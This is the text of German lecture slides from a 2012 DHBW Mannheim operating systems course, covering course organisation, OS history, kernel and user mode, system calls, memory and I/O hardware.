

Betriebssysteme

TINF 11 IT* - Wintersemester 2012

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

10. Oktober 2012

Prof. Dr. Kornmayer

1

Vorlesung Betriebssysteme

- Teil des Moduls „Technische Informatik II“
 - Betriebssysteme (36 SWS / 54 SWS)
 - Rechnerarchitekturen (36 SWS / 54 SWS)
 - Systemnahe Programmierung I (24 SWS / 36 SWS)
- Insgesamt 8 ECTS

10. Oktober 2012

Prof. Dr. Kornmayer

2

Ziele der Vorlesung

- Einführung
 - Historischer Überblick
 - Betriebssystemkonzepte
- Prozesse und Threads
 - Einführung in das Konzept der Prozesse
 - Prozesskommunikation
 - Übungen zur Prozesskommunikation:
Klassische Probleme
 - Scheduling von Prozessen
 - Threads
- Speicherverwaltung
 - Einfache Speicherverwaltung ohne Swapping und Paging
 - Swapping
 - Virtueller Speicher
 - Segmentierter Speicher
- Dateien und Dateisysteme
 - Dateien
 - Verzeichnisse
 - Implementierung von Dateisystemen
 - Sicherheit von Dateisystemen
 - Schutzmechanismen
 - Neue Entwicklungen: Log-basierte Dateisysteme Ein- und Ausgabe
- Grundlegende Eigenschaften der I/O-Hardware
 - Festplatten
 - Terminals
 - Die I/O-Software
- Anwendung der Prinzipien auf reale Betriebssysteme:
 - UNIX und Windows *, ...

Inhaltsverzeichnis

- Organisation
- Einführung
- Prozesse und Threads
- Deadlocks / Verklemmungen
- Speicherverwaltung
- Dateisysteme
- Eingabe und Ausgabe
- (Multiprozessor-Systeme)
- IT-Sicherheit
- Fallstudien:
 - Linux
 - (Windows)
 - (Android)

Betriebssysteme

0. Organisation

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

10. Oktober 2012

Prof. Dr. Kornmayer

5

Vorlesungskultur

- Pünktlichkeit
 - Vorlesungsbeginn und Pausenende
- Nur eine Person redet während der Vorlesung
- Private Internet-Nutzung ist während der Vorlesungen und Übungen untersagt
- Laptops sind geschlossen
 - Verwendung von Laptops nur nach Rücksprache mit dem Dozenten!
- Nutzung von Handys ist untersagt
 - Handys sind auszuschalten!
- Pausen werden bei Bedarf durchgeführt!
 - Keine Essen während der Vorlesung!

10. Oktober 2012

Prof. Dr. Kornmayer

6

Vorlesungskultur



- Ziel ist des eine optimale Lern- und Lehrsituation herzustellen
 - Störungen jeglicher Art beeinträchtigen diese Ziel
- Offenheit und Respekt helfen diese Ziele zu erreichen
- Bringen Sie sich ein!
 - Stellen Sie lieber heute eine dumme Frage anstatt ein Leben lang dumm zu bleiben!
 - Helfen Sie Antworten und Lösungen zu finden!

Vorlesungskultur



- Maßnahmen bei Verstößen
 - Ermahnung („gelbe Karte“)
 - Ausschluss aus der aktuellen Vorlesung
 - Information des Studiengangleiters
 - Information des Ausbildungunternehmens
 - Personalgespräch
 - Arbeitsrechtliche Konsequenzen

Der Dozent

- Studium der Physik an der Universität Karlsruhe (TH)
 - Diplom 1995
- Max-Planck-Institut für Physik und Technischen Universität München
 - Promotion in Astroteilchenphysik
- Software-Entwickler in der HVB Systems
 - Risiko-Controlling-System



10.10.2012


Prof. Dr. Koenraad Mayer

9

9

Der Dozent

- Wissenschaftler am Institut für wissenschaftliches Rechnen im Forschungszentrum Karlsruhe
 - Verteiltes wissenschaftliches Rechnen
 - Grid Computing
 - Cloud Computing
- Eclipse Committer und project lead (www.eclipse.org/geclipse)
- Wissenschaftler bei NEC Laboratories Europe, NEC Europe Ltd.
- Seit 1.1.11 Professor für Informatik



10.10.2012

Prof. Dr. Koenraad Mayer

10

10

Kommunikation



- Der Dozent
 - harald.kornmayer@dhbw-mannheim.de
 - Bei Rückfragen/Bedarf: Termin ausmachen!
- Die Unterlagen
 - in Moodle:
 - <http://moodle.dhbw-mannheim.de/course/view.php?id=1434>
 - Zugang sollte (teilweise) funktionieren!
- Die Kurse
 - TINF 11 ITNS
 - Email: tinf11tns@googlegroups.com
 - Kurssprecher: Sergej Dechant, sergej.nhtv@gmail.com
 - TINF 11 ITIN
 - Email: 2011Tinf11%Informatik@quantentunnel.de
 - Kurssprecher: Manuel Mende, manuel.mende@t-online.de

Vorlesung



- Termine:
 - In den Kalendern eingetragen
 - <http://vorlesungsplan.dhbw-mannheim.de/index.php>
 - Änderungen werden durch Kurssprecher dort eingetragen!
- Übungen
 - teilweise in Vorlesung!
 - meistens zu Hause!
 - Fokussierung auf das **Linux** Betriebssystem!
- Leistungsnachweis
 - Schriftliche Klausur am Semesterende (75 min)

Literatur



- Andrew S. Tanenbaum: Moderne Betriebssysteme,
 - 3. aktualisierte Auflage, ISBN 978-3-8273-7342-7, Pearson Studium
- Ehses, E., et al.: Betriebssysteme
 - ISBN 3-8273-7156-2, Pearson Studium
- Weitere Literatur
 - Stallings W.: Betriebssysteme, 4. Auflage, Pearson Studium, 2003
 - Mandl, Peter: Grundkurs Betriebssysteme, Vieweg+Teubner Verlag, 2010

10. Oktober 2012

Prof. Dr. Kornmayer

13

Umfrage



- Beantworten Sie die Umfrage auf der Moodle-Webseite!

10. Oktober 2012

Prof. Dr. Kornmayer

14

Betriebssysteme

1. Einführung

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

10. Oktober 2012

Prof. Dr. Kornmayer

15

Aufgabe

- Fassen Sie kurz zusammen, was Sie über Betriebssysteme wissen?
 - Diskutieren Sie mit Ihrem Nachbarn/ihrer Nachbarin
 - 5 Minuten
 - Fassen Sie die Ergebnisse so zusammen, dass Sie diese vortragen können



5M

10. Oktober 2012

Prof. Dr. Kornmayer

16

Einführung

- Motivation und Herausforderungen
- Aufgaben eines Betriebssystems
- Historische Entwicklung
- Arten von Betriebssystemen
- Betriebssystemfamilie
- Überblick Computer-Hardware
- Betriebssystemkonzepte
- Systemaufrufe
- C und die Betriebssystemwelt
- Betriebssystemstrukturen

10. Oktober 2012

Prof. Dr. Kornmayer

17


Einführung

- Moore'sches Gesetz

– Die Anzahl der Transistoren pro Chip verdoppelt sich ca. alle 2 Jahre

– Prozessoren werden immer

- kleiner
- dichter
- leistungsfähiger



Einführung

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Weltweite Computer Systeme
 - Die Welt ist ein großes paralleles System
 - Prozessoren überall verbunden über Netzwerke

The diagram shows a network of interconnected components represented by icons and text labels. A central horizontal line connects various nodes. A vertical dashed line separates 'Internal resources' from '3rd Party services'. The components include:

- Desktop
- Membership Service (Windows Live Access Only)
- Enterprise Datacenter
- Cloud Datacenter
- Mobile Devices (two icons)
- Mobile Devices (car icon)
- Sensors
- Geo Information
- Social Networks

A large Earth icon is positioned on the right side of the network.

10. Oktober 2012 Prof. Dr. Kornmayer 19

Einführung

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Verhältnis Mensch/Computer (quantitativ!!)

The diagram illustrates the exponential growth of computing power over time. The vertical axis is labeled 'log (people per computer)' and the horizontal axis is labeled 'year'. A series of photographs of computer hardware (from mainframes to personal devices) are arranged along a diagonal line, showing their evolution over time. Brackets on the right side group the hardware into categories:


- Number Crunching Data Storage
- productivity interactive
- streaming information to/from physical world

• Heute: Viele CPUs pro Person

10. Oktober 2012 Prof. Dr. Kornmayer 20

Einführung

- Viel mehr“-kern-Prozessoren
 - Dezember 2009: Intel 48 Core Prozessor
 - 24 „Kacheln“ mit 2 Cores
 - 24-router Mesh Netzwerk
 - 4 DDR3 memory controller
 - Hardware support für Message-passing
 - „Single-Chip-Cloud-Computer“
- Parallelität auch auf dem Chip
 - Wie programmiert man 48, 64, 512 Kerne?
 - 1 Kern für Word, 1 Kern für browser, 2 Kern für Audio/Video, ...
 - 44 für Antivirus??




10. Oktober 2012

Prof. Dr. Kornmayer

21

Einführung

- Leistungsdichte



Source: Shekhar Borkar, Intel Corp

- Extrapolation in die Zukunft??
- Kehrseite der Leistungssteigerung
 - Batterielebensdauer wird kritisch


10. Oktober 2012

Prof. Dr. Kornmayer

22

Einführung

- Hardware-Fortschritt kommt mit einer immer größer werdenden Komplexität auf der Platine
 - spiegelt sich auch in Software wieder



Einführung

- Herausforderungen
 - Wie organisiert man das Management von Komplexität in heterogenen Umgebungen?
 - Wie können Anwendungen/Computersysteme ihre Aufgabe in Zukunft erfüllen?
 - Wie unterstützen Computer den Menschen/das Geschäft?
 - Welche neuen Herausforderungen/Anwendungen kommen in der Zukunft?

Einführung

- Rechensysteme sollen Probleme lösen!!
 - Textverarbeitung
 - Lohnabrechnung
 - Wettervorhersagen
 - Steuerung eines Kraftwerks
 - Berechnungen von Ingenieursaufgaben
 - Informationen aus dem Internet besorgen
 - Email/Informationen austauschen
 - ...
- Rechensysteme sind kein Selbstzweck!
 - Business: Unterstützung einer Wertschöpfungskette!
 - Privat: Unterhaltung

Einführung

- Rechensysteme sind vielfältig
 - PC
 - Großrechner
 - Handy
 - Waschmaschine
 - Industriesteueranlage
- Rechensysteme sind komplex
 - bestehen aus vielen sich schnell ändernden Komponenten
 - (Prozessoren, Arbeitsspeicher, Festplatten, Druckern, Tastaturen, Maus, Bildschirm, Netzwerkschnittstellen, USB-Geräten, ...)

Aufgabe

- Schuhe sind vielfältig



- Können Sie Ähnlichkeiten zwischen der Welt von Schuhen und Betriebssystemen finden?

Aufgabe

- Können Sie Ähnlichkeiten zwischen der Welt von Schuhen und Betriebssystemen finden?
 - Diskutieren Sie mit Ihrem Nachbarn/ihrer Nachbarin
 - 5 Minuten
 - Fassen Sie die Ergebnisse so zusammen, dass Sie diese Vortragen können


5M

Lösungen

- Schuhe befinden sich zwischen Träger und Untergrund
- Es gibt für verschiedene Untergründe verschiedene Schuhe
- Nicht jeder Schuh ist gut für jeden Untergrund
- Ein Mensch hat mehrere Schuhe für verschiedene Bereiche
- Gute Schuhe sind bequem
- Träger weiß selten wie der Schuh aufgebaut ist

Einführung

- „Schuhmodell“
 - „einfaches und klares Modell“ zur Benutzung von Schuhen



Einführung

- Betriebssystem soll dem Anwendungsprogrammierer ein „**einfaches und klares Modell**“ eines Computers zur Verfügung stellen



Erkennungsmerkmal:
Betriebssystem läuft im Kernmodus (Kernel Mode)

Aufgaben des Betriebssystems

1. Abstraktion der Hardware

- Hardware beschränkt sich auf notwendige Funktionen, um günstig zu sein
 - Betriebssystem stellt Funktionen bereit, die Anwendungsprogramme nutzen können
 - Bsp: Festplatte
 - Trotz ähnlicher Architektur unterscheiden sich Rechner im Detail sehr
 - Speicher, Controller, ...
 - Betriebssystem realisiert eine einheitliche Sicht für Anwendungen
 - Bsp: Dateien auf externen Speichermedien (kein Unterschied zwischen Digitalkamera und CD)
- Betriebssystem realisiert eine „Virtuelle Maschine“

Aufgaben des Betriebssystems


2. Verwaltung der Ressourcen

- Anwendung braucht Ressourcen um ausgeführt zu werden
 - CPU, Speicher, Platte, Netzwerk, ...
- Leistungsfähige Rechner laufen im **Mehrprozess-** und **Mehrbenutzerbetrieb**
 - Mehrere Anwendung laufen „gleichzeitig“

→ Betriebssystem verteilt die Ressourcen gerecht und sichert die Anwendungen und Benutzer gegeneinander
- Multiplexing
 - Zeitlich: CPU, Platte
 - „Einer nach dem anderen“
 - Räumlich: Arbeitsspeicher
 - „ein Teil für dich, ein Teil für mich“

Aufgaben des Betriebssystems

- Betriebssystem ist Mittler zwischen Anwendung und Hardware



1. Abstraktion der Hardware

2. Verwaltung der Ressourcen

- Anwendungen können nicht direkt auf Hardware zugreifen
 - **Sicherheit** (als Nebenprodukt der Verwaltung)

Aufgaben des Betriebssystems



Anwendung Betriebssystem Hardware

Virtual Machine
Interface

Physical Machine
Interface

10. Oktober 2012

Prof. Dr. Kornmayer

35

Geschichte der Betriebssysteme



- 1. Generation (-1945)
 - Technologie: Elektronenröhren
 - Manuel Programmierung
 - Teilweise durch feste Verdrahtung
 - Einfach numerische Berechnungen waren möglich
- 2. Generation (1955 – 1965)
 - Technologie: Transistoren (Großrechner)
 - Trennung von Entwicklern, Operatoren, Wartungspersonal
 - Lochkarten mit Programmcode (z.B. Assembler, Fortran)
 - Betriebssystem
 - startet Übersetzer und Programm
 - nimmt Eingabe entgegen
 - gibt Ausgabe auf Drucker aus


10. Oktober 2012

Prof. Dr. Kornmayer


36

Geschichte der Betriebssysteme

- Einführung von Jobs



- auch mehrere Jobs nacheinander
 - vom Magnetband
- Stapelverarbeitung (Batch)
 - Auch heute noch bei langlaufenden Berechnungen im Einsatz



Geschichte der Betriebssysteme

- 3. Generation (1965-1980)
 - Technologie: Integrierte Schaltungen
 - Einführung von Rechnerfamilien
 - Gleicher Befehlssatz
 - Unterschiedliche Leistung
 - Portabilität von Programmen möglich
 - Bsp: IBM System/360 mit Produkten 370, 4300, 3080, 3090
 - Heute: zSeries
 - Betriebssystem soll Unterschiede der Rechner/Geräte abstrahieren
 - Einführung des Mehrprogrammbetriebs
 - CPU wartet oft (80%-90% der Zeit) auf Eingabe/Ausgabe-Geräte
 - statt zu warten wird ein anderer Job aktiviert
 - Betriebssystem muss die Geräte verwalten!



Geschichte der Betriebssysteme





- Interaktive Nutzung der Rechner durch Timesharing
 - Terminals statt Lochkarten und Drucker
 - Mehrere Benutzer gleichzeitig
 - Sicherheitsmechanismen notwendig
 - Bsp: MULTICS (Multiplexed Information and Computing System)
 - Viele Innovationen, aber nur geringer wirtschaftlicher Erfolg
 - Vision:
 - Zentralisierten Rechnerwerkzeugs verwendbar wie das Stromnetz
 - Ähnlichkeiten mit Internet und Cloud-Computing
- Verbreitung von Minicomputer
 - z.B. DEC PDP-1 bis PDP-11
 - MULTICS wurde angepasst → [Ursprung von UNIX](#)

Geschichte der Betriebssysteme



- 4. Generation (1980 – heute)
 - Technologie: Hochintegrierte Schaltkreis (Mikroprozessoren)
 - Billige Hardware
 - Zurück zu Einbenutzersystemen (DOS, Windows, ...)
 - Von der Kommandozeile zur Graphischen Benutzeroberflächen (GUI)
 - Apple Macintosh
 - Zunehmende Vernetzung der Rechner
 - Client/Server-Systeme: mehrere Benutzer
 - UNIX, Linux, Windows NT, ...
 - Verteilte Betriebssysteme
 - Ganz aktuell: Wie ist die Cloud aufgebaut?




Betriebssystemfamilie

- Eingebettete Systeme
 - Auto, Fernseher, MP3-Player, ...
 - Nur vertrauenswürdige Software ausgeführt
 - Nachladen von Software durch Benutzer nicht möglich
- Sensorknoten
 - Kleine batteriebetriebene Computer mit Funkgeräten
 - Überwachungsaufgaben
- Echtzeitbetriebssysteme
 - Zeit ist essentiell bei Ressourcenvergabe
 - Steuerungsanlagen
 - Digitale Telefone, Audio- und Multimediasysteme
- Smart Cards / Chipkarten

Überblick Computer-Hardware

- Vereinfachtes Modell (PC)



- Betriebssystem muss Details der Hardware kennen
 - Abstrahieren für Programmierer
 - Verwalten der Ressourcen

Überblick Computer-Hardware



- Prozessor
 - Gehirn des Computers
 - Hole Befehle aus dem Speicher und führe sie aus!
 - Abarbeitung von Programmen
 - Unterschiedliche CPU-Typen haben unterschiedliche Menge von Befehle
 - Pentium-Programm läuft nicht auf SPARC Maschine
 - Laden von Befehlen dauert länger als Ausführung
 - Optimierung durch Register (Speicherbereiche) innerhalb der CPU
 - Ganzzahl-, Gleitkomma-Register
 - Befehle um ein Wort vom Speicher in Register zu schreiben
 - Befehle um ein Wort vom Register in Speicher zu schreiben
 - Befehle kombinieren zwei Operanden aus Registern


Überblick Computer-Hardware



- Prozessor ...
 - Spezialregister
 - Befehlszähler (Program Counter PC)
 - Enthält die Speicheradresse des nächsten Befehls
 - Kellerregister (stack pointer)
 - Zeigt auf das Ende des aktuellen Kellers/stack
 - Hier werden „frames“ (Rahmen) für jede angesprungene, aber nicht beendete Prozedur abgelegt
 - Eingabeparameter, lokale Variablen, ...
 - Programmstatuswort (Program Status Word, PSW)
 - Enthält Status-Bits, CPU-Priorität, Modus (kernel modus, Benutzer modus)
 - Begrenzter Zugriff für Benutzermodus
 - » (lesen ja, schreiben teilweise)
 - Wichtig bei Systemaufrufen und Ein-/Auszgabe

Überblick Computer-Hardware

- Prozessor ...
 - Verwaltung durch Multiplexing
 - Zeitliche Aufteilung der CPU Ressource
 - Halte laufende Programm an und starte anderes!
 - Betriebssystem muss alle Register kennen
 - Speichern der Register und späteres Wiederherstellen
 - Moderne Prozessoren
 - Mehrere Befehle zur gleichen Zeit ausführen



Überblick Computer-Hardware

- Prozessor ...
 - Ausführungsmodi
 - Maßnahme, um den direkten Zugriff auf Systemressourcen durch Anwendungsprogramme zu unterbinden
 - Modus wird durch Bit im PSW (Programmstatuswort) gesetzt
 - **System-/Kern-modus** (kernel mode)
 - Jeder Befehl des Befehlssatz kann ausgeführt werden
 - Jede Eigenschaft der Hardware kann ausgenutzt werden
 - **Benutzermodus** (user mode)
 - Eingeschränkter Zugriff
 - Speicher nur über Speicherverwaltung
 - Keine privilegierten Bereiche
 - z.B. Aus-/Eingabe

Überblick Computer-Hardware


- Prozessor ...
 - Systemaufruf (kontrollierter Moduswechsel)
 - Ein Benutzerprogramm nutzt Dienst des Betriebssystem
 - Spezieller Befehl (Systemaufruf, TRAP, system call)
 - Bei Ausführung des Befehls:
 - » Prozessor sichert PC im Keller (Rückkehradresse)
 - » Umschalten in Systemmodus
 - » Verzweigung an vordefinierte Adresse im BS
 - BS analysiert Art des Systemaufrufs und führt den Aufruf aus
 - Rückkehrbefehl schaltet wieder in Benutzermodus
 - Andere Unterbrechungen erfordern das BS zu handeln
 - Interrupts (von Hardware erzeugt)
 - Exceptions (durch Programmfehler)

Überblick Computer-Hardware

- Prozessor ...
 - Entwicklung der Prozessoren geht weiter!
 - Hardware-Unterstützung
 - Multi-Threading
 - Mehrere Threads in einem Prozessor mit schnellem Umschalten
 - in nsec (10^{-9} sec)
 - Keine wirkliche Parallelität
 - Multi-Core
 - Eigene unabhängige Prozessoren

Überblick Computer-Hardware


- Speicher



- Verschiedene Komponenten
 - Verwaltung durch Betriebssystem
 - Optimierung der Speicherverwendung
 - Cache-Verfahren

Überblick Computer-Hardware

- Speicher



- Transienter (flüchtiger) Speicher
 - Daten gehen beim Ausschalten verloren
- Persistenter (dauerhafter) Speicher
 - Die Daten stehen langfristig zur Verfügung

Überblick Computer-Hardware

- Speicher ...
 - Register, Cache
 - Sehr nahe an der Prozessoreinheit
 - RAM (Random Access Memory)
 - Arbeitstier des Speichersystems
 - Was der Cache nicht kann, macht der RAM!
 - Andere Speicher
 - ROM, EEPROM, Flash, CMOS
 - Festplatte
 - Ermöglichen „Virtuellen Speicher“
 - Lasse Programme laufen, die größer als der physische Speicher sind
 - Verschiedenen Zugriffzeiten
 - Hardwareunterstützung durch MMU auf CPU
 - (MMU = Memory Management Unit)

Überblick Computer-Hardware

- Speicher
 - Magnetbänder
 - Sicherungsmedium für Festplatten
 - Speicher sehr großer Datenmengen
 - Externes Ein-/Ausgabegerät
- Ein-/Ausgabe-Geräte
 - Integration in Computer durch Controller-Ansatz
 - Bietet vereinfachte (aber noch komplexe) Schnittstelle an
 - Spezielle Hardware, oft mit eigenen Mikroprozessor
 - Steuert das Gerät weitgehend autonom
 - Kann Interrupts senden
 - Geräte-Treiber
 - Software, die mit Controller kommuniziert
 - muss im Kernmodus laufen, also Teil des BS sein!

Überblick Computer-Hardware



- Ein-/Ausgabe-Geräte ...
 - Anbindung an CPU
 - Speicher-basierte E/A
 - Register des Controllers sind in Speicheradressraum eingebettet
 - Normale Schreib- und Lesebefehle
 - Zugriffsschutz über MMU
 - Separater E/A-Adressraum
 - Zugriff auf Controller-Register nur über spezielle (privilegierte) E/A-Befehle
 - Beides im Einsatz

Überblick Computer-Hardware



